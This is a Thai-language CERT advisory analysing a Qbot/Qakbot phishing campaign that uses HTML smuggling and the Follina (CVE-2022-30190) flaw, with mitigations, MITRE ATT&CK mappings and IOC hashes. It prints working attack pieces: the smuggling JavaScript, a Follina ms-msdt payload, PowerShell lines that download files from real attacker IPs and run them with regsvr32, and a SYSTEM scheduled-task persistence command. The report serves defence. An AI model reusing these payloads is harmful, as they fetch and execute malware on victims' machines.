VyneAKkKAAAAKQATAH0AMzMwOTAxMjlfMjA1MzkzLmltZ1NEaACsAAAAAAgAr2fodWNkYGkRYWBgMGCAAB8gZ
mQFM1lFgURJc2zB6aOeMt9j77K
+ZMYtx8jEwMDEkMDAApIVkGD4zyjPABIDqVUAEgogtoAIRJwRIi4EVbuSQQhFrSJU7X5GYbhabiABAFVUDQAH
WTifYlk4n2JZOJ9i7NwLfBTlvfDxmd1JsoTFJNxEQVjrIoVYJUQrEKkLCQhUIZAAAiJvJAEiIaGbXcAKknTJW
zYjNvb26Tna82rVHns91NpTaq1dslwrVsQWgrRqtbUbF21eoRAIkPN/ZmZDgFprtdYef18+2bk/89zm+T
+zBDQNAAAAAA
```

- ซึ่งหากเหยื่อเปิดไฟล์ HTML นี้ด้วยเว็บเบราว์เซอร์ สคริปต์ที่เป็นอันตรายจะถูก decode และ payload จะถูกดาวน์โหลดมาบนเครื่องคอมพิวเตอร์ของเหยื่อโดยจะบันทึกไฟล์ชื่อ 33090129_205393.zip (เป็นการ hardcode ชื่อไฟล์ในสคริปต์) รายละเอียดของสคริปต์ที่ดำเนินการในส่วนนี้ในไฟล์ 33090129_205393.html ตาม**ภาพที่ 2**


```
function b64toBlob (b64Data, contentType, sliceSize) {
  var byteCharacters = atob(b64Data);
  var byteArrays = [];

  for (var offset = 0; offset < byteCharacters.length; offset += sliceSize) {
    var slice = byteCharacters.slice(offset, offset + sliceSize);

    var byteNumbers = new Array(slice.length);
    for (var i = 0; i < slice.length; i++) {
      byteNumbers[i] = slice.charCodeAt(i);
    }

    var byteArray = new Uint8Array(byteNumbers);
    byteArrays.push(byteArray);
  }

  var blob = new Blob(byteArrays, {type: contentType});
  return blob;
}

var blob = b64toBlob(text,'application/zip', 512);
if (window.navigator.msSaveOrOpenBlob) {
    window.navigator.msSaveOrOpenBlob(blob, "33090129_205393.zip");
} else {
    var url = URL.createObjectURL(blob);
    var a = document.createElement("a");
    a.href = url;
    a.download = "33090129_205393.zip";
    document.body.appendChild(a);
    a.click();
    setTimeout(function() {
        document.body.removeChild(a);
        window.URL.revokeObjectURL(url);
    },0);
}
```

ภาพที่ 2 *แสดงรายละเอียดของสคริปต์ที่ดำเนินการ decode ค่า string ให้เป็นไฟล์ zip ชื่อ 33090129_205393.zip*

- เมื่อแตกไฟล์ 33090129_205393.zip ออกมา ไฟล์ที่อยู่ภายใน zip จะเป็นไฟล์ img ซึ่งเป็นไฟล์ disk image[2] โดยไฟล์ img เป็นไฟล์ชื่อ 33090129_205393.img

[2] "IMG (file format) - Wikipedia." https://en.wikipedia.org/wiki/IMG_(file_format). Accessed 9 Jun. 2022.


- ไฟล์ 33090129_205393.img ข้างในจะประกอบไปด้วยไฟล์ 33090129_205393.lnk ไฟล์ doc1513.docx และ ไฟล์ 019338921.dll (ซึ่งไฟล์ dll นี้จะถูกซ่อนเอาไว้) ตาม**ภาพที่ 3** ซึ่งจะเห็นได้ว่า เนื่องจากโดยปกติระบบปฏิบัติการ Windows จะไม่แสดงนามสกุลของไฟล์ (file extension) ผู้โจมตีได้ทำการใช้ประโยชน์ดังกล่าวในการแสดง icon ของไฟล์ 33090129_205393.lnk ให้ดูเหมือนเป็นรูปของโฟลเดอร์ (แท้จริงแล้วไฟล์นี้เป็นไฟล์ Shortcut) หากเหยื่อไม่มีความรอบคอบในส่วนนี้อาจเผลอคลิกไฟล์ 33090129_205393.lnk ที่คิดว่าเป็นการคลิกเพื่อเข้าสู่โฟลเดอร์ชื่อ 33090129_205393 นอกจากนี้ ผู้โจมตีได้ทำการซ่อนไฟล์ Dynamic-link library ชื่อ 019338921.dll เอาไว้ ซึ่งตามค่าปกติ (default) ของระบบปฏิบัติการ Windows จะไม่แสดงไฟล์ที่ซ่อนไว้ให้ผู้ใช้งานเห็น จึงทำให้ดูเหมือน 33090129_205393.img นี้ไม่มีไฟล์ที่ต้องสงสัยอื่นใด



ภาพที่ 3 *แสดงรายละเอียดภายในของไฟล์ img หลังจากที่ได้ทำการ mount ไฟล์ 33090129_205393.img โดย Windows 10*

- การโจมตีในครั้งนี้คาดว่าผู้ไม่หวังดีสร้างโอกาสความสำเร็จในการโจมตีโดยการสร้างทางเลือกให้เหยื่อเปิดไฟล์ใดไฟล์หนึ่ง ในที่นี้คือไฟล์ 33090129_205393.lnk และ ไฟล์ doc1513.docx ซึ่งเป็นไฟล์เอกสารของ Microsoft Word
    - **หากเหยื่อทำการเปิดไฟล์ doc1513.docx** เครื่องคอมพิวเตอร์ของเหยื่อจะถูกโจมตีด้วยช่องโหว่ CVE-2022-30190 (Follina) โดยผู้เขียนได้ทำการ unzip ไฟล์ doc1513.docx จะพบว่าไฟล์ doc1513.docx ที่ถูก upzip จะประกอบไปด้วยโครงสร้างดังนี้

```
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    └── document.xml
```



- เมื่อเข้าไปที่ /word/_rels และทำการเปิดไฟล์ document.xml.rels จะพบว่าเปิดไฟล์ Microsoft Word นี้ ไฟล์ doc1513.docx จะดาวน์โหลดและ execute ไฟล์ HTML ที่เป็นอันตรายจากเครื่องแม่ข่ายภายนอกที่ถูกควบคุมโดยผู้โจมตี โดยมี URL เป็น hxxp://185.234.247[.]119:80/123.RES โดยมีรายละเอียดของไฟล์ document.xml.rels ดัง**ภาพที่ 4** ทั้งนี้ไฟล์ 123.RES เป็น Payload ที่เป็นไฟล์ชนิด HTML

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId8"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer" Target="footer1.xml"/><Relationship
Id="rId13" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/>
<Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="rId7"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/header" Target="header2.xml"/><Relationship
Id="rId12" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship
Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/header" Target="header1.xml"/>
<Relationship Id="rId11" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer"
Target="footer3.xml"/><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/endnotes" Target="endnotes.xml"/><Relationship
Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/header" Target="header3.xml"/>
<Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footnotes"
Target="footnotes.xml"/><Relationship Id="rId1337"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target='mhtml:http://185.234.247.119:80/123.RES!http://185.234.247.119:80/123.RES' TargetMode="External"/><Relationship
Id="rId9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer" Target="footer2.xml"/>
</Relationships>
```

***ภาพที่ 4** แสดงรายละเอียดของข้อมูลในไฟล์ document.xml.rels*

- ผู้เขียนได้ทำการตรวจสอบรายละเอียดของไฟล์ HTML ชื่อ 123.RES โดยไฟล์นี้จะเป็นไฟล์ที่ใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อซึ่งได้ถูกฝังคำสั่ง PowerShell ที่เป็นอันตรายอยู่ในบรรทัดที่ 33 คำสั่งดังกล่าวได้ถูก encode แบบ base64 รายละเอียดตาม**ภาพที่ 5**

```
</p>
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
    IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString(
    [System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
    +'JABwACAAPQAgACQAPQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGE
    AbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUA
    NQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAO
    gAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdA
    AyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgA
    gACQAcABcAHQAMgAuAEEA'+[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>

</body>
</html>
```

ภาพที่ 5 *แสดงตำแหน่ง และรายละเอียดของคำสั่ง PowerShell ที่เป็นอันตรายที่ถูกฝังอยู่ในไฟล์ 123.RES การใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)*

- จากนั้นผู้เขียนได้ทำการ decode base64 string ของไฟล์ 123.RES จะได้ตาม**ภาพที่ 6**

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('$p = $Env:temp;iwr http://104.36.229.139/$(random).dat
-OutFile $p\t.A;iwr http://85.239.55.228/$(random).dat -OutFile $p\t1.A;iwr http://185.234.247.119/$(random).dat
-OutFile $p\t2.A;regsvr32 $p\t.A;regsvr32 $p\t1.A;regsvr32 $p\t2.A'))))i/../../../../../../../../../../../../../../../
Windows/System32/mpsigstub.exe\"";
```

ภาพที่ 6 *แสดงผลการ decode base64 string ของไฟล์ 123.RES*


- และเมื่อโฟกัสไปที่คำสั่ง PowerShell ตาม**ภาพที่ 7** จะเห็นว่า Payload ในไฟล์ 123.RES เป็น Payload ที่สั่งให้ PowerShell สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อดำเนินการดาวน์โหลดไฟล์จากเครื่องแม่ข่ายภายนอกผ่านอินเทอร์เน็ต จำนวน 3 URL คือ (1) hxxp://104.36.229[.]139/ชื่อไฟล์แบบสุ่ม.dat (2) hxxp://85.239.55[.]228/ชื่อไฟล์แบบสุ่ม.dat และ (3) hxxp://185.234.247[.]119/ชื่อไฟล์แบบสุ่ม.dat และทำการบันทึกไฟล์ไว้ที่ $Env:temp บนเครื่องคอมพิวเตอร์ของเหยื่อ หลังจากนั้นจะทำการ execute ไฟล์ที่ดาวน์โหลดมาโดยใช้คำสั่ง regsvr32 อย่างไรก็ตามในช่วงเวลาที่รายงานฉบับนี้ออก (9 มิ.ย.65) เครื่องแม่ข่ายของผู้โจมตีทั้ง 3 เครื่องได้ถูก offline จึงไม่สามารถทำการวิเคราะห์ต่อได้ แต่อย่างไรก็ตาม ศูนย์ TTC-CERT คาดว่าเมื่อเหยื่อทำการเปิดไฟล์ doc1513.docx ในท้ายที่สุดเครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้รัน Qbot/Qakbot Malware เช่นกัน

```
Invoke-Expression(
    $(Invoke-Expression(
        '$p = $Env:temp;
        iwr http://104.36.229.139/$(random).dat -OutFile $p\t.A;
        iwr http://85.239.55.228/$(random).dat -OutFile $p\t1.A;
        iwr http://185.234.247.119/$(random).dat -OutFile $p\t2.A;
        regsvr32 $p\t.A;
        regsvr32 $p\t1.A;
        regsvr32 $p\t2.A')
        )
    )
```

ภาพที่ 7 *แสดงคำสั่ง PowerShell หลังจากที่ได้ทำการ decode*

- **หรือ หากเหยื่อทำการเปิดไฟล์ 33090129_205393.lnk** เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้รันไฟล์ Dynamic-link library ชื่อ 019338921.dll โดย rundll32.exe ซึ่งระบุ Option ชื่อ DllInstall ทั้งนี้ จาก**ภาพที่ 8** จะเห็นว่า properties ของไฟล์ 33090129_205393.lnk เป็น shortcut ที่ถูกสร้างขึ้นมาให้เมื่อคลิกจะรันคำสั่ง

C:\Windows\System32\rundll32.exe 019338921.dll,DllInstall



ภาพที่ 8 *แสดง properties ของไฟล์ 33090129_205393.lnk*

- ผู้เขียนจึงได้นำไฟล์ 019338921.dll ไปวิเคราะห์ด้วยวิธี Dynamic Analysis พบว่า
  - ไฟล์ดังกล่าวเป็น Qbot/Qakbot Malware เวอร์ชั่น 403.694 โดยมี Qbot/Qakbot Campaign ID เป็น Botnet: obama186 และ Campaign: 1654596660 โดยมีรายละเอียดของ Qbot/Qakbot Malwar C2 Configuration ตามที่ระบุไว้ในหัวข้อ “**Indicators of compromise (IOCs)**”
  - มีการสร้าง schedule task บนเครื่องของเหยื่อ ด้วยคำสั่ง

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn myrggzw /tr "regsvr32.exe -s \"C:\Users\[บัญชีผู้ใช้งาน]\AppData\Local\Temp\019338921.dll,DllInstall\"" /SC ONCE /Z /ST 05:13 /ET 05:25
```

- โดยเป็นการสร้าง schedule task เพื่อให้ทำงานด้วยสิทธิ์ระดับ NT AUTHORITY\SYSTEM
- มี taskname ชื่อ myrggzw
- โดยให้รันคำสั่งเพื่อให้ execute Qbot/Qakbot Malware 1 ครั้ง เป็นเวลาทั้งหมด 12 นาที
- และหลังจากที่รันคำสั่งนี้เสร็จเรียบร้อยแล้วให้ทำการลบ schedule task นี้ออกไป

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

มาตรการรับมือ

- ตรวจสอบให้แน่ใจว่าองค์กรใช้ระบบปฏิบัติการ Windows 8.1 หรือใหม่กว่า เนื่องจากระบบปฏิบัติการรุ่นเก่า เช่น Windows 7 ไม่ได้รับการสนับสนุนจาก Microsoft อีกต่อไป และมีช่องโหว่เพิ่มเติมอื่น ๆ ที่ผู้ไม่หวังดีอาจใช้ประโยชน์จากช่องโหว่เหล่านี้ในการโจมตีระบบสารสนเทศขององค์กรได้
- ติดตั้งและอัปเดตซอฟต์แวร์ antivirus และ anti-malware เป็นประจำในเครื่องแม่ข่าย (server) และเครื่องคอมพิวเตอร์ที่ใช้งานในองค์กรทุกเครื่อง นอกจากนี้ ยังต้องเปิดใช้งานการตรวจจับแบบ real-time ด้วย โดยเมื่อผู้ใช้งานในองค์กรได้รับไฟล์ใด ๆ ควรสแกนไฟล์เหล่านี้ด้วยซอฟต์แวร์ antivirus ของผู้ใช้งานก่อนที่จะเปิดใช้งานเสมอ (โดยทั่วไปทำได้โดยการคลิกขวาที่ไฟล์หรือโฟลเดอร์)
- สอบทาน antivirus log อย่างสม่ำเสมอเพื่อตรวจสอบกรณีที่ antivirus ถูก disable โดยไม่ได้รับอนุญาต
- อัปเดตซอฟต์แวร์หรือแพตช์ด้านความปลอดภัย (security patch) ของระบบปฏิบัติการ ซอฟต์แวร์ และเฟิร์มแวร์ ทันทีที่บริษัทเจ้าของผลิตภัณฑ์ได้ประกาศออกอัปเดตซอฟต์แวร์หรือแพตช์ด้านความปลอดภัยอย่างสม่ำเสมอตามที่ระบุไว้ใน vulnerabilities management policy ขององค์กร
- เนื่องจากบริษัท Microsoft ยังไม่ได้ออกแพชต์ด้านความปลอดภัยสำหรับแก้ไขช่องโหว่ CVE-2022-30190 ศูนย์ TTC-CERT แนะนำให้องค์กรดำเนินการแก้ไขปัญหาชั่วคราว (Workaround)

ตามคำแนะนำที่ออกโดยบริษัท Microsoft โดยมีรายละเอียดที่ https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

- ตรวจสอบการเข้าถึงและการใช้งานของบัญชีผู้ใช้ที่มีสิทธิ์ระดับผู้ดูแลระบบ (administrative privileges) อย่างสม่ำเสมอ และกำหนดค่าการควบคุมการเข้าถึงโดยคำนึงหลักการ principle of least privilege โดยอย่าให้สิทธิ์ระดับผู้ดูแลระบบแก่ผู้ใช้งานในองค์กรทั้งหมด
- ปิดการใช้งาน hyperlink ในอีเมลที่ได้รับจากภายนอก
- ตรวจสอบ และ ป้องกันการเข้าถึงโดเมนที่เป็นอันตราย (malicious domain) และ เนื้อหาที่เป็นอันตราย (malicious content) และหมายเลข IP ที่เป็นอันตราย (malicious IP) บนอินเทอร์เน็ต เป็นต้น โดยใช้อุปกรณ์ด้านความปลอดภัยขององค์กรที่มีอยู่ เช่น Firewall, Proxy, IPS, Web Gateway, Email Security Gateway เป็นต้น
- ตรวจสอบให้แน่ใจว่า IOCs ที่ถูกระบุทั้งหมดในรายงานฉบับนี้ ถูกป้อนเข้าสู่ระบบตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ขององค์กร อาทิ SIEM, Firewall, Proxy, EDR เป็นต้น สำหรับการตรวจสอบและการแจ้งเตือนอย่างต่อเนื่อง
- ตรวจสอบให้แน่ใจว่าบุคลากรด้านความมั่นคงปลอดภัยทางไซเบอร์มุ่งเน้นไปที่การระบุ (identify) และตรวจสอบพฤติกรรมที่ผิดปกติในระบบเครือข่ายขององค์กรได้อย่างรวดเร็ว นอกจากนี้ยังต้องตรวจสอบให้แน่ใจว่ามีการเปิดใช้งานการบันทึก log อย่างเหมาะสมและเพียงพอเพื่อใช้ในการตรวจสอบปัญหาหรือเหตุการณ์ได้ดียิ่งขึ้น
- ตรวจสอบ log อย่างต่อเนื่องเพื่อค้นหากิจกรรมที่น่าสงสัยและการพยายามเข้าสู่ระบบโดยไม่ได้รับอนุญาต (unauthorized login attempt) หรือที่ผิดปกติ (unusual login attempt)
- สอบทาน Windows Task Scheduler เพื่อตรวจสอบ task แปลกปลอมที่เพิ่มเข้ามาบนเครื่องคอมพิวเตอร์แม่ข่าย (server) และ/หรือ เครื่องคอมพิวเตอร์ของพนักงาน
- หากเป็นไปได้ ควรเปิดใช้งาน multifactor authentication สำหรับบัญชีผู้ใช้งานขององค์กรทุกคน
- ดำเนินการฝึกอบรมและจำลองการโจมตีสำหรับ spearphishing ให้กับผู้ใช้งานในองค์กร เพื่อสร้างความตระหนักรู้และป้องกันผู้ใช้งานในองค์กรจากการเยี่ยมชมเว็บไซต์ที่เป็นอันตรายหรือเปิดไฟล์แนบที่เป็นอันตราย ตลอดจนสร้างความรู้ความเข้าใจให้กับผู้ใช้งานในองค์กรในเรื่องการตอบสนองและการรายงานผู้ที่เกี่ยวข้องอย่างเหมาะสมต่ออีเมลหลอกลวง (spearphishing emails)
- ดำเนินมาตรการเกี่ยวกับการจำกัดการใช้ PowerShell กับผู้ใช้งานในองค์กรที่ไม่มีความจำเป็นต้องใช้งานตามบทบาทหน้าที่ของตน สำหรับผู้ใช้งานที่มีความจำเป็นต้องใช้ PowerShell องค์กรควรมีมาตรการต่าง ๆ เพื่อให้แน่ใจว่ามีการเก็บ log การใช้งาน Powershell อย่างครบถ้วนตามความเสี่ยงที่ยอมรับได้ขององค์กร รายละเอียดการ configuration เพื่อให้มีการเก็บ log การใช้งาน Powershell ของแต่ละรูปแบบสามารถอ่านต่อได้ที่ https://www.mandiant.com/resources/greater-visibilityt

- ตั้งค่า UAC (User Account Control) เป็นระดับสูงสุด “Always Notify” ซึ่งการดำเนินการตั้งค่าในลักษณะนี้จะหยุดการโจมตีจากผู้ไม่หวังดีเพิ่มเติม (หากดำเนินการตามข้อนี้ ผู้ใช้งานจะได้รับข้อความแจ้งขึ้นมาบนหน้าจอ ผู้ใช้งานควรดูและตรวจสอบว่าสิ่งที่อยู่บนหน้าจอควรได้รับการดำเนินการจริง ๆ หรือไม่) วิธีการตั้งค่า UAC สามารถอ่านต่อได้ที่ https://www.digitalcitizen.life/how-change-user-account-control-uac-levels/
- เปิดใช้งาน file extensions บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน เนื่องจากหลายครั้งผู้ไม่หวังดีทำการหลอกลวงเหยื่อจากการซ่อน file extension ของไฟล์ที่แท้จริง เช่น ไฟล์ malicious.pdf.exe ซึ่งหากเหยื่อไม่ได้เปิดใช้งาน file extensions บนเครื่องคอมพิวเตอร์ ไฟล์นี้ (malicious.pdf.exe) จะแสดงชื่อไฟล์คล้ายกับว่าไฟล์นี้เป็นไฟล์ pdf (malicious.pdf) อันที่จริงแล้วไฟล์นี้เป็นไฟล์นามสกุล .exe ที่อาจเป็นอันตรายต่อเครื่องคอมพิวเตอร์ของเหยื่อได้ วิธีการตั้งค่าเปิดใช้งาน file extensions สามารถอ่านต่อได้ที่ https://www.howtogeek.com/205086/beginner-how-to-make-windows-show-file-extensions/
- เปิดใช้งาน display hidden files and folders บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน เนื่องจากหลายครั้งผู้ไม่หวังดีทำการซ่อนไฟล์หรือโฟลเดอร์ที่เป็นอัตรายเพื่อหลอกลวงเหยื่อไม่ให้เห็นความผิดปกติของไฟล์หรือโฟลเดอร์ที่ผู้ไม่หวังดีส่งมา วิธีการตั้งค่าเปิดใช้งาน display hidden files and folders สามารถอ่านต่อได้ที่ https://support.microsoft.com/en-us/windows/show-hidden-files-0320fe58-0117-fd59-6851-9b7f9840fdb2

วิธีแก้ปัญหาชั่วคราว

- เนื่องจากบริษัท Microsoft ยังไม่ได้ออกแพชต์ด้านความปลอดภัยสำหรับแก้ไขช่องโหว่ CVE-2022-30190 ศูนย์ TTC-CERT แนะนำให้องค์กรดำเนินการแก้ไขปัญหาชั่วคราว (Workaround) ตามคำแนะนำที่ออกโดยบริษัท Microsoft โดยมีรายละเอียดที่ https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

MITRE ATT&CK

- **Initial Access**
  - T1566.001 Phishing: Spearphishing Attachment
- **Execution**
  - T1059.001 Command and Scripting Interpreter: PowerShell

- T1059.007 Command and Scripting Interpreter: JavaScript
- T1053.005 Scheduled Task/Job: Scheduled Task
- T1204.002 User Execution: Malicious File
- T1218.010 System Binary Proxy Execution: Regsvr32
- T1218.011 System Binary Proxy Execution: Rundll32

- **Privilege Escalation**
  - T1055.001 Process Injection: Dynamic-link Library Injection
  - T1053.005 Scheduled Task/Job: Scheduled Task
- **Defense Evasion**
  - T1027.006 Obfuscated Files or Information: HTML Smuggling
  - T1140 Deobfuscate/Decode Files or Information
  - T1564.001 Hide Artifacts: Hidden Files and Directories
  - T1070 Indicator Removal on Host
  - T1027.002 Obfuscated Files or Information: Software Packing
  - T1055.001 Process Injection: Dynamic-link Library Injection
- **Command and Control**
  - T1571 Non-Standard Port

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of compromise (IOCs)

- 33090129_205393.html
  - MD5: 2165d465b42aef3c94fd385408ecc1d1
  - SHA-1: 7df874850c01cd187b0dcc14bb7200fd424e5e0f
  - SHA-256: de25b5093187d3590dda5c6969b595df1824747de636f00b1ddac66ce6e98e61
  - SSDEEP: 24576:NYFR2gLS5uuUj4gEUARhm+vbXf2iFUcBRfSG:wS6pgiZcLN
- 33090129_205393.zip
  - MD5: 5c1156132b67f83c986e2bc890c94e6a
  - SHA-1: 44a5c771562901521b906f6ad29ed3f5b7bc9527
  - SHA-256: 017ba1b31ced9b1d9b09443b1eb1727424e91d1d69a4ba2d313aaa9166f47f0b

    - SSDEEP: 12288:l3IwoZDtxtv/Qm6xT3kPXCSYI4Ysi6A9eREwBTlytWv2MCI0uqA+1Kf8:l4PZDDlQNxblySqi6A9OaWv2M9dqxw8

- 33090129_205393.img
    - MD5: 061bc75b7b7dc542296da8c0a019aaf1
    - SHA-1: 80993fa45c7fd3ab0db0a06469570fc2ba0a5b04
    - SHA-256: 453537899c0640ed41bf31e960d5e9e2dac78fbb7f55b471dbb6e7f1a4788020
    - SSDEEP: 24576:P80Ra7rJwVXWqZLSPZF5BQjaM+R4YENZrfrzfQzD6CJ0:Pt8kRKZ29+I4zDLJ
- 019338921.dll (Qbot/Qakbot Malware)
    - MD5: 7bbeafc1ab9f9d1a48a99338ffec561c
    - SHA-1: a4ce6de223addbdc66e747d3abd00b9f190fb5cb
    - SHA-256: fca807ab91e7328195cafebe5761402f4d7066aef4c766c78a37f2c27fcf812c
    - SSDEEP: 24576:a80Ra7rJwVXWqZLSPZF5BQjaM+R4YENZrfrzfQzD6CJ0:at8kRKZ29+I4zDLJ
- 33090129_205393.lnk
    - MD5: 76390978f26d3c6d7f799257542796ce
    - SHA-1: 4d3efb8f9db9519160fe13f79ef5be1c041eed0e
    - SHA-256: 03160be7cb698e1684f47071cb441ff181ff299cb38429636d11542ba8d306ae
    - SSDEEP: 24:8N0vnTvplTyAJex+/Cllo0aMZDUZrWBpAXD/zusmv:8NoTplt4LlloIBqXjzus
- doc1513.docx
    - MD5: e7015438268464cedad98b1544d643ad
    - SHA-1: 03ef0e06d678a07f0413d95f0deb8968190e4f6b
    - SHA-256: d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93
    - SSDEEP: 192:s5VReDWRPj8Iugw1Blb8VPkf+CFk4v1Y2VveFLC9FJ9Q7dlpN2:snPj8I10lD9+2Vvx9qlpN2

- 123.RES (HTML File)
    - MD5: a32050027aea96b3b70e1056490a98c9
    - SHA-1: ef28c67583c8c8048c0baaead036680a60441213
    - SHA-256: e3ba1c45f9dd1f432138654b5f19cf89c55e07219b88aa7628334d38bb036433
    - SSDEEP: 192:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiSe+1hPw6utjdkGPgz47:wDwlwERY5V7VaGPgz47
